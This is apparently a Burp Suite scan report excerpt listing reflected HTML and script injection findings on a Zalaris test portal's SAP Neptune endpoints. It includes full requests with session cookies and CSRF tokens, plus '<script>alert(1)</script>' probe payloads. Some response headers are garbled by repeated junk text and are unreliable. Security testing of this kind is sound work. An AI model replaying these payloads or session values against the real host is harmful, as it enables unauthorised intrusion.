0.00","PDF\_SRC":"JVBERi0xLjMNCiXi48/TDQolUlNUWFBERjMgUGFyYW1ldGVyczogRFJTVFhiaGsNCiVEZXZ0eXBIIFBERjEglCAglEZvbnQgSEVMVkUglCAgYm9sZCBMYW5nlE

VOIFNjcmlwdDogIDAgLT4vQzAwMQ0KMiAw

...[SNIP]...

## 9.6. https://testportal.zalaris.com/neptune/zmfp\_time\_statement [AMOUNT2 JSON parameter]

# Summary

Severity: Information

Confidence:

Host: https://testportal.zalaris.com Path: /neptune/zmfp time statement

#### Issue detail

The value of the AMOUNT2 JSON parameter is copied into the HTML document as plain text between tags. The payload w0zsz<a b=c>yzq7e was submitted in the AMOUNT2 JSON parameter. This input was echoed unmodified in the application's response.

This behavior demonstrates that it is possible to inject new HTML tags and attributes into the returned document. An attempt was made to identify a full proof-of-concept attack for injecting arbitrary JavaScript but this was not successful. You should manually examine the application's behavior and attempt to identify any unusual input validation or other obstacles that may be in place

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

#### Request 1

POST /neptune/zmfp time statement?ajax id=GET PDF&ajax applid=ZMFP TIME STATEMENT&sap-client=650&dxp=21100006&field id=00114 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|16577771353019|1657772444885; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a821200ae044428e Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a821200ae044428e-01

Content-Length: 230

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers

{"GS\_PARAMS":{"STATUS":""},"LS\_PERIOD":{"PABRJ":"2022","PABRP":"03","BEGDA":"20220301","ENDDA":"20220329","AMOUNT1":" 157.50","AMOUNT2":"w0zsz<abec>yzq7e","PDF\_SRC":"","FIL\_KEY":"03.2022"},"GS\_INPUT":{"PERIOD":365}}

### Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 09:55:44 GMT Server: Apache X-Content-Type-Options: nosniff K-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 315690 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods: \* access-control-allow-headers: cache-control: no-store sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://cis.sap.com/ https://zaltestcors.azurewebsites.net/ https://oin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

".""1,"modelAppParData";"\"STATUS":""},"modelTimePeriodData":("PABRJ":"2022","PABRP":"03","BEGDA":"20220301","ENDDA":"20220329","AMOUNT1":"

157.50","AMOUNT2":"w0zsz<a

b=c>yzq7e","PDF\_SRC":"JVBERi0xLjMNCiXi48/TDQolUINUWFBERjMgUGFyYW1ldGVyczogRFJTVFhiaGsNCiVEZXZ0eXBIIFBERjEglCAgIEZvbnQgSEVMVkUglCAgYm9sZCBMY W5ntEVOIFNjcmlwdDogIDAgLT4vQzAwMQ0KMiAwIG9iag0KPDwNCi9UeXBIIC9Gb250RGVz

..[SNIP]...

# 9.7. https://testportal.zalaris.com/neptune/zmfp\_time\_statement [FIL\_KEY JSON parameter]

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com /neptune/zmfp\_time\_statement Path:

#### Issue detail

The value of the FIL\_KEY JSON parameter is copied into the HTML document as plain text between tags. The payload c1h1p<script>alert(1)</script>awddrfwawlh was submitted in the FIL KEY JSON parameter. This input was echoed unmodified in the application's response

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

#### Request 1

POST /neptune/zmfp\_time\_statement?ajax\_id=GET\_PDF&ajax\_applid=ZMFP\_TIME\_STATEMENT&sap-client=650&dxp=21100006&field\_id=00114 HTTP/1.1 Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai user=KMQQH6AyP3h3qm1NJB//mnl2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772444885; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-type: text/plain Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a821200ae044428e Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a821200ae044428e-01

Content-Length: 230

Origin: https://testportal.zalaris.com

Dnt. 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

{"GS\_PARAMS":{"STATUS":""},"LS\_PERIOD":{"PABRJ":"2022","PABRP":"03","BEGDA":"20220301","ENDDA":"20220329","AMOUNT1":" 157.50","AMOUNT2":" 0.00","PDF\_SRC":"","FIL\_KEY":"03.2022c1h1p<script>alert(1)</script>awddrfwawlh"),"GS\_INPUT":{"PERIOD":365}}

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 10:04:03 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 315733

dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods: \* access-control-allow-headers: cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://https://is.boost.ai/ https://is.ap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 https://sularis.com https://sularis.com/https:// https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

{"modelAppParData":("STATUS":""},"modelTimePeriodData":("PABRJ":"2022","PABRP":"03","BEGDA":"20220301","ENDDA":"20220329","AMOUNT1":" 157.50","AMOUNT2":" 0.00","PDF\_SRC":"JVB ...**[SNIP]...** 

# 9.8. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [COUNTRYTXT JSON parameter]

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

### Issue detail

The value of the COUNTRYTXT JSON parameter is copied into the HTML document as plain text between tags. The payload ovfxg<script>alert(1)</script>qkcz6osux1o was submitted in the COUNTRYTXT JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

## Request 1

```
POST /neptune/zmfp_travel_create_expense_rep?ajax_id=SAVE&ajax_applid=ZMFP_TRAVEL_CREATE_EXPENSE_REP&sap-client=650&dxp=21100006&field_id=00624&
aiax value=DRAFT HTTP/11
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn[2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772444885; SAPWP_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-type: text/plain
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.5f6209a3c2474199
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-5f6209a3c2474199-01
Content-Length: 1954
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
("GS_TRAVEL_HEAD";("COUNTRY":"NO","REGION";"","TT_STATU":"V","TT_COMSP";"","T_ACTYPE":"","T_SCHEMA":"02","SCHEMA_TXT":"Expense
Reimbursement","UNPROCESSED":false,"COUNTRYTXT":"Norwayovfxg<script>alert(1)
<Vscript>qkcz6osux1o","SEL_PD":false,"SEL_ACC":false,"REINR":"0714095206","DATEDEP":"20220714","TIMEDEP":"000000","DATEARR":"20220714","TIMEARR":"000000","ISR
EQUEST":false,"BORDERCOSSFIELD_VIS":false,"BORDERCOSSPLANEFIEL
...[SNIP]...
```

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 09:50:27 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8 Content-Length: 6317
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods:
access-control-allow-headers:
cache-control: no-store
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
https://cdn.syndication.twimg.com https://*.neptune-software.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/staps/.com/s
http://www.zalaris.com http://zalaris.com https://*.zalaris.com: https://*.zalaris.com: https://www.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
{"modeloPageEntryData":{"REINR":"0714095206","SEL_PD":false,"SEL_ACC":false,"SCHEMA_TXT":"Expense Reimbursement","COUNTRYTXT":"Norwayovfxg<script>alert(1) </script>qkcz6osux1o","STATUS_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"","UNPROCESSED":false,"REQ_STATUS":"","ISREQUEST":false,"BORDERCOSSFIELD_VIS":false,"BORDERCOSSFIELD_VIS":false,"DATEDEP":"20220714
...[SNIP]...
```

9.9. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [CUSTOMER JSON parameter]

#### Summary

Severity: Information

Confidence: Firm

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

#### Issue detail

The value of the CUSTOMER JSON parameter is copied into the HTML document as plain text between tags. The payload Ijkl8<a b=c>s7peq was submitted in the CUSTOMER JSON parameter. This input was echoed unmodified in the application's response.

This behavior demonstrates that it is possible to inject new HTML tags and attributes into the returned document. An attempt was made to identify a full proof-of-concept attack for injecting arbitrary JavaScript but this was not successful. You should manually examine the application's behavior and attempt to identify any unusual input validation or other obstacles that may be in place.

The request uses a Content-type header which it is not possible to generate using a standard HTML form. Burp attempted to replace this header with a standard value, to facilitate crossdomain delivery of an exploit, but this does not appear to be possible

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

### Request 1

POST /neptune/zmfp\_travel\_create\_expense\_rep?ajax\_id=SAVE&ajax\_applid=ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP&sap-client=650&dxp=21100006&field\_id=00624& ajax\_value=DRAFT HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772617400; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a170bbd232d8410e Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a170bbd232d8410e-01 Content-Length: 4757 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close ("GS\_TRAVEL\_HEAD":{"REINR":"0714095206","SEL\_PD":false,"SEL\_ACC":false,"SCHEMA\_TXT":"Expense Reimbursement","COUNTRYTXT":"Norway","STATUS\_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"","UNPR 

# Response 1

..[SNIP]...

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 10:15:17 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade,strict-origin
 X-Robots-Tag: none, noarchive
 X-FRAME-OPTIONS: SAMEORIGIN
 content-type: application/json; charset=utf-8 Content-Length: 6339
 dxp-sap: 21100006
 x-user-logon-language: E
 access-control-allow-origin:
 access-control-allow-methods:
 access-control-allow-headers:
 cache-control: no-store
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
 https://*.neptune-software.com/443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://abi.recast.ai/ gap-iab: https://ab
 /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
  west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com ht
 http://www.zalaris.com http://zalaris.com https://*.zalaris.com://*.zalaris.com://*.zalaris.com://*.zalaris.com/https://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcd
 https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443
 https://maxcdn.bootstrapcdn.com.https://cdnjs.cloudflare.com.https://fonts.googleapis.com.https://platform.twitter.com.https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
 https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
```

# 9.10. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [LOCATION JSON parameter]

## Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

#### Issue detail

The value of the **LOCATION** JSON parameter is copied into the HTML document as plain text between tags. The payload **ng2ys<script>alert(1)</script>mjagee18s6c** was submitted in the LOCATION JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

